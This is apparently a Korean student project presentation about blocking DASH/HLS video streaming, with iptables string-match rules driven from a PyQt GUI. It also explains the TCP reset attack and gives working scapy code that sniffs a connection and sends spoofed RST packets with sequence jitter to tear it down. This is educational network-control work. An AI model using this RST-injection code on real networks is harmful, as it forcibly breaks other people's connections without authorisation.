




# **CUT-THOROUGH PROJECT**

20192851 윤성준  
20192829 박민수  
20192847 양조은

# CONTENT

- 01** 프로젝트 개요
- 02** DASH 프로토콜과 HLS 프로토콜
- 03** 동영상 차단 프로그램
- 04** TCP Reset Attack
- 05** TCP RST 패킷 전송 코드
- 06** Cut-Thorough 프로그램 구동 영상
- 07** Q&A

# 프로젝트 개요



# DASH / HLS

DASH / HLS ➔ 표준화된 동영상 스트리밍 프로토콜

## 특징

- HTTP 기반 스트리밍
- 세그먼트 기반 스트리밍
- 동적 품질 조정


## 구성 및 동작 방식

- 동영상 메타데이터를 저장하는 구성파일 (매니페스트 / 플레이리스트)
- 세그먼트 요청&응답 및 재생

Protocol	Length	Info
HTTP	583	GET /dash/video02.mpd HTTP/1.1
HTTP	588	GET /dash/init-stream0.m4s HTTP/1.1
HTTP	588	GET /dash/init-stream1.m4s HTTP/1.1
HTTP	595	GET /dash/chunk-stream0-00001.m4s HTTP/1.1
HTTP	595	GET /dash/chunk-stream1-00001.m4s HTTP/1.1
HTTP	595	GET /dash/chunk-stream0-00002.m4s HTTP/1.1
HTTP	595	GET /dash/chunk-stream1-00002.m4s HTTP/1.1
HTTP	595	GET /dash/chunk-stream0-00003.m4s HTTP/1.1

Protocol	Length	Info
HTTP	676	GET /hls/index.m3u8 HTTP/1.1
HTTP	678	GET /hls/index0.ts HTTP/1.1
HTTP	678	GET /hls/index1.ts HTTP/1.1
HTTP	678	GET /hls/index2.ts HTTP/1.1
HTTP	678	GET /hls/index3.ts HTTP/1.1
HTTP	678	GET /hls/index4.ts HTTP/1.1
HTTP	678	GET /hls/index5.ts HTTP/1.1
HTTP	678	GET /hls/index6.ts HTTP/1.1

HTTP 기반 & 세그먼트 단위



**DASH:** 매니페스트 파일(.mpd), 세그먼트(.m4s)

**HLS:** 플레이리스트 파일(.m3u8), 세그먼트(.ts)

# 동영상 차단 핵심 코드

```
button1 = QPushButton("동영상 허용")
button1.clicked.connect(self.run_command)
button1.setMinimumSize(150, 100) # 동영상 허용버튼 사이즈를 세팅
```

```
button2 = QPushButton("동영상 차단")
button2.clicked.connect(self.stop_command)
button2.setMinimumSize(150, 100) # 동영상 차단버튼 사이즈를 세팅
```


```
def run_command(self):
    # 동영상 허용 명령어 실행
    command = 'sudo iptables -D INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".m3u8" --algo kmp -j DROP; sudo iptables -D INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".ts" --algo kmp -j DROP; sudo iptables -D INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".m4s" --algo kmp -j DROP; sudo iptables -D INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".mpd" --algo kmp -j DROP'
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
    QMessageBox.information(self, "Success", "HTTP기반 HLS / DASH 프로토콜 동영상을 허용(지연과 트래픽에 주의)")

def stop_command(self):
    # 동영상 차단 명령어 실행
    command = 'sudo iptables -A INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".m3u8" --algo kmp -j DROP; sudo iptables -A INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".ts" --algo kmp -j DROP; sudo iptables -A INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".m4s" --algo kmp -j DROP; sudo iptables -A INPUT -p tcp --dport 0:65535 -m string --string "GET /" --algo kmp -m string ".mpd" --algo kmp -j DROP'
    result = subprocess.run(command, shell=True, capture_output=True, text=True)
    QMessageBox.information(self, "Success", "HTTP기반의 HLS / DASH 프로토콜 동영상을 차단(관리자에게 문의하라. 영상을 요청하세요.)")
```

# TCP RESET ATTACK

## TCP Reset Attack: intro (I)

- Alice and Bob have a TCP connection
- Eve sends a spoofed TCP reset packet to Bob with Alice's address/port
- Bob will close connection
- (Alice won't receive any further data from Bob)



### TCP 리셋 공격하기 위해 필요한 것

- 수신자의 IP address와 포트번호
- 발신자의 IP address와 포트번호
- TCP 패킷의 Sequence 번호
- 수신자의 TCP 윈도우 크기

# TCP RST 패킷 전송 핵심코드

```
# 로컬 호스트 어댑터인지 확인하는 함수를 정의합니다.  
def is_adapter_localhost(adapter, localhost_ip):  
    # 어댑터의 IP가 Localhost IP와 같은지 확인하고, 그 결과를 반환합니다.  
    return len([ip for ip in adapter.ips if ip.ip == localhost_ip]) > 0
```

```
# 패킷이 TCP 연결에 있는지 확인하는 함수를 정의합니다.  
def is_packet_on_tcp_conn(server_ip, server_port, client_ip):  
    def f(p):  
        # 패킷이 서버에서 클라이언트로 가는지, 또는 클라이언트에서 서버로 가는지 확인합니다.  
        return is_packet_tcp_server_to_client(server_ip, server_port, client_ip)(  
            p  
        ) or is_packet_tcp_client_to_server(server_ip, server_port, client_ip)(p)  
  
    return f
```

# TCP RST 패킷 전송 핵심코드

```
# 패킷이 TCP를 통해 클라이언트에서 서버로 이동하는지 확인하는 함수를 정의합니다.
def is_packet_tcp_client_to_server(server_ip, server_port, client_ip):
    def f(p):
        # 패킷에 TCP 계층이 있는지 확인합니다.
        if not p.haslayer(TCP):
            return False

        # IP 및 TCP 정보를 추출합니다.
        src_ip = p[IP].src
        dst_ip = p[IP].dst
        dst_port = p[TCP].dport

        # 출발지 IP, 목적지 IP, 목적지 포트가 각각 클라이언트 IP, 서버 IP, 서버 포트인지 확인합니다.
        return src_ip == client_ip and dst_ip == server_ip and dst_port == server_port

    return f
```

```
# 패킷이 TCP를 통해 서버에서 클라이언트로 이동하는지 확인하는 함수를 정의합니다.
def is_packet_tcp_server_to_client(server_ip, server_port, client_ip):
    def f(p):
        # 패킷에 TCP 계층이 있는지 확인합니다.
        if not p.haslayer(TCP):
            return False

        # IP 및 TCP 정보를 추출합니다.
        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_ip = p[IP].dst

        # 출발지 IP, 출발지 포트, 목적지 IP가 각각 서버 IP, 서버 포트, 클라이언트 IP인지 확인합니다.
        return src_ip == server_ip and src_port == server_port and dst_ip == client_ip

    return f
```

# TCP RST 패킷 전송 핵심코드

```
# TCP 연결을 리셋하는 패킷을 생성하고 보내는 함수입니다.
def send_reset(iface, seq_jitter=0, ignore_syn=True):
    def f(p):
        # 각 필드를 패킷에서 추출합니다.
        src_ip = p[IP].src
        src_port = p[TCP].sport
        dst_ip = p[IP].dst
        dst_port = p[TCP].dport
        seq = p[TCP].seq
        ack = p[TCP].ack
        flags = p[TCP].flags

        # 패킷 정보를 로그로 출력합니다.
        log(
            "Grabbed packet",
            {
                "src_ip": src_ip,
                "dst_ip": dst_ip,
                "src_port": src_port,
                "dst_port": dst_port,
                "seq": seq,
                "ack": ack,
            },
        )

        # 패킷이 SYN 플래그를 가지고 있고, SYN 플래그를 무시하는 설정이면,
        # RST를 보내지 않습니다.
        if "S" in flags and ignore_syn:
            print("Packet has SYN flag, not sending RST")
            return


        # 임의의 jitter를 계산합니다.
        jitter = random.randint(max(-seq_jitter, -seq), seq_jitter)
        if jitter == 0:
            print("jitter == 0, this RST packet should close the connection")

        # RST 패킷의 sequence number를 결정합니다.
        rst_seq = ack + jitter
```

# TCP RST 패킷 전송 핵심코드

```
# RST 패킷을 생성합니다.  
p = IP(src=dst_ip, dst=src_ip) / TCP(  
    sport=dst_port,  
    dport=src_port,  
    flags="R",  
    window=DEFAULT_WINDOW_SIZE,  
    seq=rst_seq,  
)  
  
# RST 패킷 정보를 로그로 출력합니다.  
log(  
    "Sending RST packet...",  
    {  
        "orig_ack": ack,  
        "jitter": jitter,  
        "seq": rst_seq,  
    },  
)  
  
# RST 패킷을 보냅니다.  
send(p, verbose=0, iface=iface)  
  
return f
```

# 프로그램 구동 영상





# Q & A

Thank  
you!